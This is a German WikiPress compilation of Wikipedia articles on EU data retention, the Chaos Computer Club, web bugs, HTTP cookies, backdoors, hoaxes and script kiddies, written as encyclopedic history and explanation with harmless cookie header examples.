Am 14. Dezember 2005 stimmte das Parlament der Europäischen Union schließlich mit den Stimmen der Christdemokraten und der Sozialdemokraten mit 378 Stimmen (197 Gegenstimmen, 30 Enthaltungen) für die umstrittene Richtlinie zur Vorratsdatenspeicherung. Jetzt muss die Richtlinie innerhalb von 18 Monaten in nationales Recht umgesetzt werden.

Gegner dieser Entscheidung, wie der irische Justizminister, bezweifeln jedoch die Verfassungsmäßigkeit und kündigten eine Klage vor dem Europäischen Gerichtshof an.

Zwischen der Vorstellung des Richtlinienentwurfs und der entscheidenden Lesung lagen nur drei Monate. Damit ist es das bisher schnellste Gesetzgebungsverfahren in der EU-Geschichte. Kritiker bemängeln eine dadurch fehlende Debattiermöglichkeit.

### Kritik von Datenschützern

Datenschützer sowie linke und liberale Parteien protestierten entschieden und stellten den Sinn einer solchen Maßnahme zur Debatte, sie weise den Weg Richtung Überwachungsstaat: Wenn man sich nicht sicher sein könne, frei kommunizieren zu können, leide darunter die Zivilgesellschaft, Bürger würden vor politischen Äußerungen im Internet zurückschrecken. Anonyme Seelsorge- und Beratungsdienste seien ebenso gefährdet. Eine Ausweitung über den Kampf gegen den Terror hinaus auf minderschwere Delikte sei zu befürchten, wie etwa das Beispiel der Diskussionen um den genetischen Fingerabdruck gezeigt habe.

*Quelle: http://de.wikipedia.org/wiki/Vorratsdatenspeicherung. Historie: 17.2.05: Anonym angelegt, danach bearbeitet von den Hauptautoren Forevermore, StYxXx, Daniel Moser, Nikolaus, Asleif, Jacob-koehler, Eldred, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Chaos Computer Club

Der Chaos Computer Club (CCC) ist ein deutscher Verein von und für ➧Hacker. Wichtigste Ziele des Clubs sind »Informationsfreiheit« und ein »Menschenrecht auf Kommunikation«. Die Mitgliedschaft steht jedem offen, der sich mit diesen Zielen identifizieren kann. Obwohl die Hacker

sich gerne als »galaktische Gemeinschaft« sehen, die nicht auf Verwaltungsakte angewiesen sein will, gibt es einen eingetragenen Verein mit ca. 4000 Mitgliedern. Der CCC wurde gegründet, um Hackern eine Plattform zu geben, so dass sie über Aktivitäten berichten konnten, ohne Strafverfolgung befürchten zu müssen. Die Mitarbeit im CCC ist nicht an eine Mitgliedschaft gebunden.

**Struktur und Veranstaltungen**

Der CCC e. V. ist dezentral in einzelnen regionalen Gruppen organisiert. Kleinere Gruppen heißen Chaostreffs, während aktivere und größere sich ERFA-Kreise (Erfahrungsaustauschkreise) nennen. Der erste virtuelle ERFA-Kreis sind die Haecksen, zu denen weibliche Mitglieder des CCC gehören.

Mitglieder und Interessierte treffen sich seit 1984 einmal jährlich zum Chaos Communication Congress. Außerdem fand im Sommer 1999 und 2003 das Chaos Communication Camp auf dem Paulshof nahe der Kleinstadt Altlandsberg auf dem Land statt. Der internationale Charakter des Camps hat sich inzwischen auf den Kongress übertragen, so dass dieser seinem Untertitel »Die europäische Hacker-Party« nachkommt und Englisch als Konferenzsprache dominiert. Neben den vielen Vorträgen über technische und gesellschaftspolitische Themen gibt es auch Workshops, z. B. über das Lockpicking. Zu Ostern findet regelmäßig in kleinerem Rahmen der workshoporientierte *Easterhegg* statt. Darüber hinaus gibt es über das Jahr verteilt seit Anfang dieses Jahrzehnts viele kleine Veranstaltungen mit bis zu 200 Personen, die von regionalen Gruppen organisiert werden und teils ein offenes Zusammenkommen der Gemeinschaft sind, teils Vorträge zu einem bestimmten Thema bieten.

Der traditionelle CC-CeBIT-Award wird jedes Jahr zur Computermesse CeBIT in Hannover verliehen.

Abb. 13: Zelt auf dem Chaos Communication Camp mit Pesthörnchen-Flagge





**Publikationen**

Der CCC gibt vier Mal jährlich die Zeitschrift *Die Datenschleuder*, das wissenschaftliche Fachblatt für Datenreisende, heraus. Zusätzlich ist in den 1980er Jahren in zwei Ausgaben die *Hackerbibel* erschienen, ein umfangreiches Kompendium und Sammelsurium mit zahlreichen Dokumenten der Hackerszene. Die Hackerbibeln und alle Ausgaben der Datenschleuder bis zum Jahr 2000 sind digitalisiert und auf der *Chaos-CD* erhältlich. Außerdem wird seit dem 21. Chaos Communication Congress ein Tagungsband verfasst und veröffentlicht.

Des Weiteren wird auf dem Radiosender Fritz aus Berlin einmal im Monat die Sendung *Chaosradio* ausgestrahlt. Weitere Radiosendungen des CCC sind *C-RaDaR* aus Darmstadt, */dev/radio* aus Ulm, *Radio Chaotica* aus Karlsruhe und *Nerds on Air* aus Wien.

**Geschichte**

**Gründung –** Gegründet wurde der CCC am 12. September 1981 in Berlin am Tisch der Kommune 1 in den Redaktionsräumen der taz. Jedoch entwickelte sich der Club in den folgenden Jahren hauptsächlich in Hamburg, da sich die Gründungsmitglieder Wau Holland und Tom Twiddlebit dort aufhielten.

Anfang 1984 wurde die erste Ausgabe der Datenschleuder veröffentlicht.

In die Anfangszeit fällt auch die Veröffentlichung des Bausatzes zum Datenklo, ein selbst gebautes, postalisch nicht zugelassenes Modem. Schließlich wollte die weltweite Kommunkation gefördert werden, auch wenn dabei gegen (unsinnige) Regeln der Bundespost verstossen wurde.

**BTX-Hack –** Öffentliche Bekanntheit erlangte der CCC am 19. November 1984 mit dem so genannten BTX- oder Haspa-Hack. Hierbei wurden aufgrund eines Datenüberlaufs im von der Bundespost als sicher titulierten BTX-System in einer Nacht knapp 135.000 DM der Hamburger Sparkasse auf das Konto des Vereins übertragen. Voraus ging eine Demonstration der Sicherheitslücke durch Wau Holland bei der 8. DAFTA, doch wurde das Problem bei der Post nicht behoben. Insbesondere die Aussagen *»Wir sind erschüttert. Die Post hat versichert, dass BTX sicher ist – das war falsch.«* und *»Alle Hochachtung vor der Tüchtigkeit dieser Leute. Es ist bedauerlich, dass erst durch den Beweis, den diese Leute erbracht haben, die Post davon überzeugt werden konnte, dass ihre BTX-Software noch nicht allen Anforderungen gerecht wird.«* des Haspa-Vorstands Benno Schölermann befreiten den CCC von dem Ruf, kriminell zu sein.

Im Gegenteil, der CCC wurde in den kommenden Jahren bei der Schaffung des Datenschutzgesetzes in der BRD konsultiert. Auch Gutachten wurden auf höchst politischer Ebene ausgestellt.

Nach dem BTX-Hack wurde der Ruf nach einer Veranstaltung, auf der man sich den bekannten und noch kommenden Hacks widmet, immer lauter. So wurde kurzerhand Ende Dezember 1984 im Hamburg-Eidelstedter Bürgerhaus der 1. Chaos Communication Congress veranstaltet.

**Erster Fall von Netzzensur –** Schon 1985 wurde der Club in eine Angelegenheit verwickelt, in der es um Informationsfreiheit ging – einem der späteren Schwerpunktthemen des CCC. Auf den BTX-Seiten des Clubs sammelten sich diverse Texte zu kontroversen Themen an, getreu nach dem Leitspruch aus der Hackerethik »Alle Informationen müssen frei sein.« So ließ sich auch ein Auszug aus der Dissertation »Penisverletzungen bei Masturbation mit Staubsaugern« von Theimuras Michael Alschibaj aus dem Jahr 1978 aufrufen. Da insbesondere Staubsauger des Typs Kobold der Firma Vorwerk zu Verletzungen führen, fürchtete der Traditionsbetrieb negative Publicity und sah sich durch den CCC geschädigt. Er verklagte den Club auf 500.000 DM Schadensersatz durch Rufschädigung und verlangte von der Bundespost als Betreiberin des BTX-Systems die Sperre der Seite. Erst nachdem der Doktorvater der Dissertation und ein Betroffener Vorwerk vorgestellt werden konnten, zog die Firma die Klage zurück.

**Der CCC wird e. V. –** Im Zuge der Novelle des 2. Wirtschaftskriminalitätsgesetzes wurde die Computerkriminalität in das Strafgesetzbuch aufgenommen. Ohne ein eingetragener Verein zu sein, hätte der CCC sehr schnell als Kriminelle Vereinigung gegolten. Daher wurde der CCC e. V. 1986 gegründet und in das Vereinsregister Hamburg eingetragen. Obwohl der CCC e. V. laut Satzung gemeinnützig ist, wurde die Gemeinnützigkeit vom Finanzamt Hamburg nie anerkannt.

Der Verein soll seinen Mitgliedern behilflich sein bei Problemen, ausgelöst beispielsweise durch Netzwerkanalysen. Er ist das finanzielle Rückgrat für die *Datenschleuder* und für Projekte zur Erforschung von neuen Technologien. Außerdem sind seine Sprecher als Sprachrohr der Hacker-Szene aktiv.

**NASA-Hack –** An das von der NASA und ESA betriebene SPANet (Space Physics Analysis Network) waren weltweit etliche Großrechner insbesondere der Firma Digital angeschlossen. Aufgrund einer Sicherheitslücke im Betriebssystem VMS, die 1986 in den USA behoben wurde, aber erst Mitte 1987 in Europa, gelang es norddeutschen Hackern, Zugriff auf die Systeme und etliche Rechner in diesem Netzwerk zu erhalten. Hierzu zählten Maschinen der NASA, der ESA, Rechner der französischen Atomenergiekommission (Commissariat à l'Énergie Atomique), Universitäten und Forschungseinrichtungen. Nachweislich konnte jedoch nur Schaden auf Rechnern des als »Hacker-Fahrschule« getauften CERN entdeckt werden, von wo aus weitere Netze erreicht werden konnten.





Die norddeutschen Hacker wandten sich, als es zu heiß wurde, an den CCC. Dieser wiederrum kontaktierte im August 1987 das Bundesamt für Verfassungsschutz, das sich nicht zuständig fühlte und von daher der Bitte, Hinweise an die US-amerikanischen Kollegen beim CIA weiterzugeben, nicht nachkam. Als Folge gab es im September 1987 aufgrund von Strafanzeigen vom CERN in der Schweiz und von Philips Frankreich etliche Hausdurchsuchungen durch das BKA in Zusammenarbeit mit der französischen Staatsanwaltschaft. Es wurde vorgeworfen, dass die Rechner der Rüstungsfirma Thomson in Grenoble geknackt, die Datenbestände der Zementfabrik Lafarge gelöscht und bei Philips möglicherweise Konstruktionspläne für einen Chip ausspioniert wurden.

Als glücklich mag sich erwiesen haben, dass CCC-Pressesprecher Steffen Wernéry während der Hausdurchsuchung ein in der Nähe befindliches TV-Team des Senders SAT.1 traf. Somit wurde die Hausdurchsuchung Teil der Live-Berichterstattung in den Abendnachrichten.

Am 14. März 1988, die Sache schien fast vergessen, reiste Wernéry zur SECURICOM 88, dem 6. Internationalen Kongress über Datenschutz und Datensicherheit, nach Paris. Jedoch bereits bei der Ankunft am Flughafen wurde er aufgrund der Strafanzeige von Philips Frankreich verhaftet und unter fadenscheinigen Gründen zum Verhör festgehalten. Erst nach über acht Wochen, am 20. Mai 1988, konnte er – aus der Haft entlassen – nach Deutschland zurückkehren.

**Weitere Geschichte –** Wenig später geriet der Verein ins Zwielicht, als Hacker aus dem Umfeld des CCC, zu nennen ist vor allem Karl Koch, Informationen an den KGB verkauften (➡KGB-Hack).

Ein weiteres düsteres Kapitel ist der Tod des Hackers Tron, der 1998 erhängt aufgefunden wurde. Manche Mitglieder des CCC vertreten vehement eine Mordtheorie. Die Umstände des Falls konnten bislang nicht aufgeklärt werden.

2001 starb Wau Holland, Gründer und Vaterfigur des Chaos Computer Clubs. Ebenfalls im Jahr 2001 feierte der Club sein 20-jähriges Bestehen mit einer interaktiven Lichtinstallation namens Blinkenlights am Haus des Lehrers am Alexanderplatz in Berlin.

Bekannte CCC-Mitglieder sind u. a. der Gründer Wau Holland, Steffen Wernéry, Andy Müller-Maguhn, der von 2000 bis 2002 einen Sitz im Direktorat der ICANN hatte, und der Autor Peter Glaser. Kurz vor seinem Tod (1995) wurde Konrad Zuse zum Ehrenmitglied des CCC ernannt.

Häufig arbeitet der CCC auch mit anderen Organisationen, die sich gegen Zensur, für Informationsfreiheit oder den ➧Datenschutz einsetzen, zusammen. Insbesondere sind hier der FITUG und der FoeBuD zu nennen.

Am 26. Juli 2004 machte der Club wieder auf sich aufmerksam. Der freie IT-Unternehmer Dirk Heringhaus veröffentlichte im clubeigenen Magazin *Datenschleuder* sowie in der Presse seine Aufzeichnungen über ein mehr als einjähriges Hin und Her mit der Deutschen Telekom um Sicherheitslöcher in ihrem Auftragsabwicklungssystem OBSOC, um die sich der »Rosa Riese« lange Zeit nicht kümmerte. Heringhaus bezeichnet diese Aktion als T-Hack, was strenggenommen nicht ganz richtig ist, da es sich nicht um einen Hack im eigentlichen Sinne handelt, sondern zunächst einmal lediglich um das Editieren einer URL, wodurch im weiteren Verlauf Zugriff auf geschützte Daten in der OBSOC-Datenbank möglich wurde.

### Logos

Im CCC und Umfeld sind drei Logos anzutreffen:

- Der »Chaosknoten« oder »Datenknoten« als offizielles Logo des CCC e. V.; er ist ein spiegelbildlich dargestelltes Logo des Bundespost-Kabel-TV mit verlängertem und verknotetem Kabelausgang.
- Das »Pesthörnchen« als Logo der Community; ursprünglich von Reinhard Schrutzki 1990 für den FoeBuD entworfen, stellt es ein zum Totenkopf mutiertes altes Bundespost-Logo (noch mit Telekommunikationsblitzen) dar.
- Die Rakete »Fairydust« als Logo von CCC-Veranstaltungen; schon zum 1. Chaos Communication Camp 1999 wurde die kleine, bauchige und dreifußige Rakete als Logo verwendet, erhielt jedoch erst zum 2. Camp 2003 ihren Namen und wird inzwischen, nicht nur als fünf Meter großer Nachbau, beim Chaos Communication Congress und anderen Veranstaltungen angetroffen.





### Literatur


- Kulla, Daniel: *Der Phrasenprüfer. Szenen aus dem Leben von Wau Holland, Mitbegründer des Chaos Computer Clubs*. Löhrbach 2003, ISBN 3-922708-25-0.
- Wunderlich / div. Autoren: *Das Chaos Computer Buch – Hacking made in Germany*. Rowohlt Verlag GmbH, 1988, ISBN 3-8052-0474-4.
- Wunderlich / div. Autoren: *Hacker für Moskau – Deutsche Computer-Spione im Dienst des KGB*. Rowohlt Verlag GmbH, 1989, ISBN 3-8052-0490-6.


### Weblinks

- Website des CCC (▸ http://www.ccc.de)

*Quelle: http://de.wikipedia.org/wiki/Chaos_Computer_Club. Historie: 2.10.02: Anonym angelegt, danach bearbeitet von den Hauptautoren Pylon, Tim Pritlove, Steven Malkovich, Elian, TorsTen, Daniel, Kurt Jansson, Grotej, Diddi, Bdk, Echoray, Blubbalutsch, Hagbard, Paul Ebermann, Duesentrieb, Magnus, Herr Th., Mahaccc, Anathema, Patrick Permien, Kku, JakobVoss, KaerF, Gunfighter-6, Skyman gozilla, APPER, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Web-Bug

Als Web-Bugs (deutsch Web-Wanzen; auch »Zählpixel«) bezeichnet man kleine Grafiken in HTML-➧E-Mails oder auf Webseiten, die eine Logfile-Aufzeichnung und eine Logfile-Analyse ermöglichen.

Die meist nur 1 mal 1 Pixel großen Bilder sind häufig auch transparent, damit sie nicht auffallen. Wird ein Dokument geöffnet, dann muss dieses kleine Bild von einem Server im Internet geladen werden, wobei dieser Download dort registriert wird. So kann der Betreiber des Servers sehen, wann und wie viele Nutzer diesen Web-Bug brauchten, bzw. ob und wann eine E-Mail geöffnet oder eine Webseite besucht wurde.

Private Betreiber einer Webseite können durch das Einbinden eines kostenlosen Web-Bugs ohne Zugriff auf die Logfiles des Servers Informationen über die Besucher erhalten. So werden auf zahlreichen Internetseiten Zähler (Counter) verwendet, die auf demselben Prinzip aufbauen, aber bei jedem neuen Besucher ein neues »Bild«, d. h. eine um eins erhöhte Zahl darbieten.

Versender von UBE/UCE können (sofern der Mail-Client des Empfängers eine entsprechende Sicherheitslücke aufweist) durch Einbau eines Web-Bugs in die E-Mail ermitteln:

- ob eine E-Mail-Adresse gültig ist,
- dass und wann die E-Mail gelesen wurde,
- welchen Browser und welches Betriebssystem verwendet wird,
- welche IP-Adresse der Client hat, damit dessen ISP (auch Provider) und möglicherweise sogar den Wohnort des Benutzers.

Bei der Ausnutzung von ➔Cross-Site-Scripting-Schwachstellen wird häufig ein ähnliches Verfahren verwendet, um die Session-ID des Opfers an den Server des Angreifers zu übertragen.

### Gegenmittel

- Wird eine E-Mail oder Webseite offline gelesen, kann die Grafik des Web-Bugs nicht vom Server geladen werden und dort also auch nicht registriert werden.
- Man kann auch einfach ein Mailprogramm benutzen, das keine HTML-E-Mails unterstützt bzw. sie nicht anzeigt.

*Quelle: http://de.wikipedia.org/wiki/Web-Bug. Historie: 19.10.03: Angelegt von Stefan Kühn, danach bearbeitet von den Hauptautoren Stefan Kühn, Nerd, Hendrik Brummermann, Tilo, Weede, TomK32, Diddi, Steven Malkovich, MichaelDiederich, Gunther, ChristophDemmer, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## HTTP-Cookie

Ein HTTP-Cookie, auch Browser-Cookie genannt (engl., »Plätzchen«, »Keks«), bezeichnet Informationen, die ein Webserver zu einem Browser sendet, die dann der Browser wiederum bei späteren Zugriffen auf denselben Webserver zurücksendet. Mit Cookies ist das zustandslose Hypertext Transfer Protocol um die Möglichkeit erweitert, Information zwischen Aufrufen zu speichern. Dadurch erleichtern Cookies die Benutzung von Webseiten, die häufig oder wiederholt Benutzereingaben erfordern.

### Funktionsweise

Cookies werden in den Header-Teilen von HTTP-Anfragen und -Antworten übertragen.

Man kann zwischen persistenten Cookies und Session-Cookies unterscheiden. Erstere werden über einen festgelegten Zeitraum auf der Festplatte gespeichert (beispielsweise zwei Tage oder drei Monate), während letztere nur für die Länge einer Sitzung gespeichert werden.





Wenn der Webserver einer Website Cookies zu einem Browser sendet (HTTP-Antwort), werden sie lokal auf dem Endgerät gespeichert, auf Computern üblicherweise in einer Textdatei. Dort sucht der Browser bei jedem Aufruf einer Webseite nach Cookies, die von der selben Website stammen, und fügt diese Cookies dem Aufruf (HTTP-Anfrage) hinzu. Damit ist eine beständige Verbindung zwischen Browser und Server gewährleistet, der Server »erkennt den Browser wieder«. Ein Cookie kann beliebigen Text enthalten, seine Länge sollte jedoch 4 KiB nicht überschreiten, um mit allen Browsern kompatibel zu bleiben. Mit jeder übermittelten Datei, also z. B. auch mit Bilddateien, kann ein Server nur einen Cookie versenden, mit einer Anfrage des Browsers können gleichzeitig mehrere Cookies versandt werden. Dieses Konzept wurde ursprünglich von Netscape entwickelt und in RFC 2109 spezifiziert.

Die Lebensdauer des Cookies kann vom Webserver beschränkt worden sein. Nach deren Ablauf löscht der Browser das Cookie. Bei einigen Browsern, wie zum Beispiel Mozilla, kann der Benutzer die Lebenszeit selbst ändern.

### Verwendung

Eine typische Anwendung von Cookies ist das Speichern persönlicher Einstellungen auf Websites, zum Beispiel in Foren. Damit ist es möglich, diese Website zu besuchen, ohne jedes Mal die Einstellungen erneut vornehmen zu müssen. Auch Online-Shops verwenden Cookies, um virtuelle Einkaufskörbe zu ermöglichen. Der Kunde kann damit Artikel in den Einkaufskorb legen und sich weiter auf der Website umschauen, um danach die Artikel zusammen online zu kaufen.

Cookies dienen auch der Sicherheit. Da man sich bei manchen Websites wie Wikipedia per Passwort einloggen kann, werden Cookies gesetzt, um genau diesen Nutzer eindeutig zu erkennen und damit nicht bei jedem Aufruf einer Unterseite das Passwort erneut eingegeben werden muss. Häufig werden Logininformationen über eine Session-ID (Zahlenfolge), die nur für eine Session gültig ist – in den Cookies gespeichert. Das ist sicherer und weniger aufwendig, als diese Informationen jeder URI hinzuzufügen und damit Unbefugten den Zugriff auf geschützte Inhalte zu erleichtern.

### Gefahren

Die eindeutige Erkennung kann allerdings auch zu missbräuchlichen Zwecken ausgenutzt werden. Cookies werden dabei z. B. dafür verwen-

det, Benutzerprofile über das Surfverhalten zu erstellen. Ein Online-Shop kann z. B. diese Daten mit dem Namen des Kunden verknüpfen, wenn man Kunde bei ihm ist, und zielgruppenorientierte Werbemails schicken. Ein Cookie kann jedoch nur Informationen enthalten, die der Website-Anbieter selbst an den Benutzer sendet – private Daten des Benutzers lassen sich damit nicht auslesen.

Marketingfirmen, die bei vielen Websites Werbebanner haben, können mit so genannten »serverfremden« Cookies sogar über einzelne Websites hinweg den Benutzer verfolgen.

### Erlauben oder Sperren?

Ein Kompromiss zwischen den Vor- und Nachteilen von Cookies kann erzielt werden, indem man seinen Browser so konfiguriert, dass persistente Cookies nicht oder nur gegen Rückfrage zugelassen werden, was z. B. die Erstellung von Benutzerprofilen erschwert, und Session-Cookies automatisch zugelassen werden, z. B. für Webeinkäufe, Passwörter. Außerdem bieten die meisten Browser die Möglichkeit, Cookies selektiv für bestimmte Domänen zu erlauben bzw. zu sperren oder nach dem Surfen automatisch zu löschen, wie es automatisch bei Session-Cookies geschieht. Auch ist es möglich, serverfremde Cookies automatisch abzuweisen, über die ein Dritter, etwa ein Werbepartner der Internet-Seite, das eigene Verhalten über mehrere Server hinweg aufzeichnen könnte.

### Aufbau

Ein Cookie besteht aus einem Namen und einem Wert sowie mehreren benötigten oder optionalen Attributen mit oder ohne Wert. Einige Attribute sowie deren Einschließen in Hochkommas werden empfohlen.

`Name`
: Beliebiger Name und Wert aus ASCII-Zeichen die vom Server übergeben werden

`Version`
: Gibt die Cookie-Management-Spezifikation in einer Dezimalzahl an.

`Expires`
: Ablaufdatum, Zeitpunkt der automatischen Löschung in GMT für HTTP/1.0

`Max-age`
: Ablaufzeit in Sekunden – 0 für Löschung – bei HTTP/1.1





`Domain`
: Domain oder Bestandteil des Domainnamens, für den der Cookie gilt

`Path`
: Gültigkeits-Pfad (Teil der Anfrage-URI), um die Gültigkeit des Cookies auf einen bestimmten Pfad zu beschränken

`Port`
: Beschränkung des Ports auf den aktuell verwendeten oder auf eine Liste von Ports

`Comment`
: Kommentar zur näheren Beschreibung des Cookies

`CommentURL`
: URL, unter welcher eine Beschreibung zur Funktionsweise zu finden ist

`Secure`
: Rücksendung des Cookies über eine mindestens ebenso sichere Verbindung – ohne zugehörigen Wert.

`Discard`
: Unbedingte Löschung des Cookies bei Beendigung des User-Agents

**Funktionsweise – ein Beispiel –** Cookies werden durch den Webserver im HTTP-Header mit der Angabe `Set-Cookie:` bearbeitet. Der Cookie fängt mit dem Namen und den zu speichernden Daten an und kann danach mehrere Angaben zur Verwendung beinhalten:

```
Set-Cookie: letzteSuche="cookie aufbau"; expires=Tue, 29-
   Mar-2005 19:30:42 GMT; Max-Age=2592000; Path=/cgi/suche.
   py; Version="1";
```

Mit dieser Headerzeile sendet der Webserver einen Cookie mit dem Namen `letzteSuche` und dem Wert `cookie aufbau` an den Browser. Der Cookie soll am 29. März 2005 oder in 30 Tagen (2.592.000 = 30*24*60*60 Sekunden) gelöscht werden. Der Browser sollte ihn nur mit Anfragen zurückschicken, deren Pfad mit `/cgi/suche.py` anfängt und an diesen Server gerichtet sind.

Der Client schickt Cookies durch die Angabe von `Cookie:`, dem Namen und Wert sowie mit den jeweiligen Attributen mit vorangestelltem `"$"`:

```
Cookie: letzteSuche="cookie aufbau"; $Path=/cgi/suche.py;
   $Version="1";
```

**Browseranforderungen –** Nach RFC 2965 soll ein Browser Folgendes unterstützen:

- Es sollen insgesamt mindestens 300 Cookies gespeichert werden können.
- Es sollen pro Domain mindestens 20 Cookies gespeichert werden können.
- Ein Cookie soll mindestens 4.096 Bytes enthalten können.

Manche Browser können mehr Cookies und/oder auch Cookies mit längeren Zeichenketteninhalten verarbeiten, garantiert ist dies aber nicht. Andersherum halten sich auch nicht alle Browser an alle Anforderungen, als Webdesigner sollte man sich also auch bei Unterschreitung der Anforderungen nicht auf der sicheren Seite wähnen.

*Quelle: http://de.wikipedia.org/wiki/HTTP-Cookie. Historie: 23.1.03: Angelegt von Norri, danach bearbeitet von den Hauptautoren Diddi, Thoken, Julian, TheK, Norri, Matthäus Wander, Jailbird, Karl-Henner, Benji, Weyf, Hubi, PatriceNeff, John Doe, Kubieziel, Zwobot, Steven Malkovich, Poldi, Tsor, Christoph D, E7, Pemu, Head, Herzl, J. 'mach' wust, Guillermo, Thomas G. Graf, KIeopatra, Mps, Sparti, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Backdoor

Als Backdoor (engl. für »Hintertür«, auch *trapdoor*: »Falltür«) bezeichnet man einen vom Autor eingebauten Teil eines Computerprogrammes, der es Benutzern ermöglicht, unter Umgehung der normalen Zugriffssicherung Zugang zu einem Computer (oder Computerprogramm) zu erlangen.

Eine Variante besteht darin, in einem System fest vorgegebene, nur dem Ersteller des Systems bekannte Passwörter oder andere versteckte Funktionen, die ein Login ohne die sonst übliche Authentifizierung ermöglichen, einzubauen. Bekanntestes Beispiel hierfür ist wohl das von Award Software über mehrere Jahre vergebene BIOS-Universalpasswort »lkwpeter«. Publikumswirksam demonstriert wurde der Einsatz einer Hintertür auch im Kinofilm *Jurassic Park*.

Als ein Vorteil quelloffener Software wird deshalb von der Open-Source-Bewegung oft angeführt, dass der Quelltext eines potenziell schädlichen Programms nach derartigen Hintertüren leicht von jedem selbst durchsucht werden könnte. Im Gegensatz dazu seien proprietäre Anwendungen nicht für jedermann einsehbar.
In jüngerer Zeit findet der Begriff Backdoor auch Anwendung als Bezeichnung für z. B. durch ➡Trojaner nachträglich installierte Programmpakete,





die Benutzern über das Internet Zugriff auf Computersysteme gewähren. Hierzu zählen z. B. die bei so genannten »➡Skriptkiddies« beliebten Programme *Sub Seven* und *Back Orifice*.

*Quelle: http://de.wikipedia.org/wiki/Hintertür. Historie: 16.1.04: Angelegt von LosHawlos, danach bearbeitet von den Hauptautoren LosHawlos, D235, YurikBot, Diesterne, Lostintranslation, FlaBot, Steven Malkovich, Achim Raschka, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Hoax


Abb. 14: Hoax: Unter Verwendung der Schrift Wingdings, Q33 sei eine Flugnummer der betroffenen Flüge von 9/11 (nicht wahr)

Ein Hoax (engl., »Jux«, »Scherz«, »Schabernack«; auch »Schwindel«) bezeichnet im Deutschen eine Falschmeldung, die sich per ➡E-Mail, Instant Messenger oder auf anderen Wegen (SMS, MMS, …) verbreitet, von vielen für wahr gehalten und daher an viele Freunde weitergeleitet wird. Das Wort kommt wahrscheinlich aus der Verkürzung von »Hokus« aus »Hokuspokus«. Ein Hoax kann auch als moderne Form der Zeitungsente oder als *Urban-Legend* betrachtet werden.

Ältestes Beispiel ist der so genannte *Good-Time*-Virus, eine angebliche E-Mail, die beim Öffnen die Festplatte löscht. Die Warnung vor diesem »Virus« verbreitete sich 1994 millionenfach über E-Mail und wurde auch von vielen Zeitungen und Fachinstitutionen veröffentlicht. Die damals vermeintliche Gefahr durch Viren, die sich per E-Mail verbreiten, wurde allerdings erst Jahre später Wirklichkeit, beispielsweise durch ➡*Loveletter*.

Bekannte Beispiele sind auch die angebliche Möglichkeit, Teile der Rundfunkgebühren von der GEZ zurückerstatten zu lassen, sowie die Bonsai-Katzen oder unter muslimischen Jugendlichen das Rattenmädchen (Cursed Girl).

Auch Kettenbriefe, die per E-Mail weitergeleitet werden, können zu den Hoaxes gezählt werden, denn hier existiert selten ein realer Hintergrund, der die Verbreitung rechtfertigen würde.

Die neueste Variante sind sinnlose Kettenlinks. Die betroffenen Webseiten enthalten kaum verwertbare Informationen, aber stets einen Link zu einer anderen Seite, die ähnlich aufgebaut ist. Die Surfer hangeln sich so von Seite zu Seite, ohne die eigentlich gesuchte Information zu finden. Ein typischer Vertreter dieser Art von Hoax ist in etlichen *Blogs* zu finden.

Deren starke interne Verlinkung sorgt inzwischen dafür, dass eine Google-Suche nach dem »besten Blondinenwitz aller Zeiten« kaum noch Witze, dafür aber umso mehr Blogeinträge zu Tage fördert.

Im erweiterten Sinn kann ein Hoax auch als ➡Computervirus betrachtet werden, der sich durch ➡Social Engineering fortpflanzt. Insbesondere gab es auch schon Hoaxes mit Schadroutinen, die den Benutzer aufforderten, bestimmte Dateien zu löschen, da es sich um Viren handle, Beispiel SULFNBK.EXE und JDBGMGR.exe (der Teddybärenvirus). Da es sich jedoch um eine notwendige Systemdatei unter Windows handelt, schädigt der Benutzer sein eigenes System.

Während ein Hoax meist nur erschrecken möchte, eignet sich so genanntes ➡Phishing zum Betrug, indem es den Empfänger der E-Mail auffordert, Anmeldedaten, beispielsweise für das Onlinebanking, per E-Mail oder über eine gefälschte Webseite bekannt zu machen.

*Quelle: http://de.wikipedia.org/wiki/Hoax. Historie: 25.1.03: Angelegt von OderWat, danach bearbeitet von den Hauptautoren OderWat, Suricata, Nerd, Siehe-auch-Löscher, Kurt Jansson, Robot, Cyvh, Fischchen, Temistokles, VanGore, Zaphiro, Chd, Anton, Immanuel Giel, Marilyn.hanson, Ste ba, Steven Malkovich, Sven423, Splattne, Hoch auf einem Baum, Zwobot, Angela, MoriBot, AndreasPraefcke, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Skriptkiddie

Skriptkiddie ist die Sammelbezeichnung für die Verursacher netzbasierter Aktionen des nicht zielgerichteten Vandalismus. Als englisch-neudeutscher Ausdruck existieren eine Vielzahl alternativer Schreibformen. Skriptkiddies sind Teil der *Leetspeak*-Subkultur.

Der Begriff ist von »Skript« und »kiddy« (englisch für Kind) abgeleitet und verdeutlicht, dass ein Skriptkiddie ein kindhaftes Verhalten aufweist und (fremde) Skripte bzw. Programme benutzt, also selbst keine herausragenden Programmierfähigkeiten besitzt. Der Begriff wird daher immer in negativem Zusammenhang gebraucht. Skriptkiddies halten sich selbst für ➡Hacker oder ➡Cracker. Von diesen unterscheiden sie sich aber durch den ausschließlichen Gebrauch vorgefertigter Programme (z. B. ➡Computerviren, ➡Trojanische Pferde, Exploits), durch fehlende Ethik und durch fehlendes umfassendes technisches Verständnis.

Skriptkiddies sind z. B. jugendliche Benutzer, die mit bescheidenen Programmier- und Computerkenntnissen durch wahllose Attacken auf zufällig ausgewählte IP-Adressen andere Anwender von Datennetzen nerven.





Dieser Begriff wird jedoch oft auch von anderen Subkulturen aufgegriffen, die damit eine eher junge Person beschreiben, die mit Skriptsprachen (wie etwa PHP oder Perl) arbeiten und damit kleine Programme schreiben, sich aber (noch) nicht an große Framework-Projekte herantrauen.

*Quelle: http://de.wikipedia.org/wiki/Skriptkiddie. Historie: 25.1.04: Angelegt von Klaus Rilling, danach bearbeitet von den Hauptautoren Klaus Rilling, Matthäus Wander, Mathias Schindler, Caliga, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Cracker

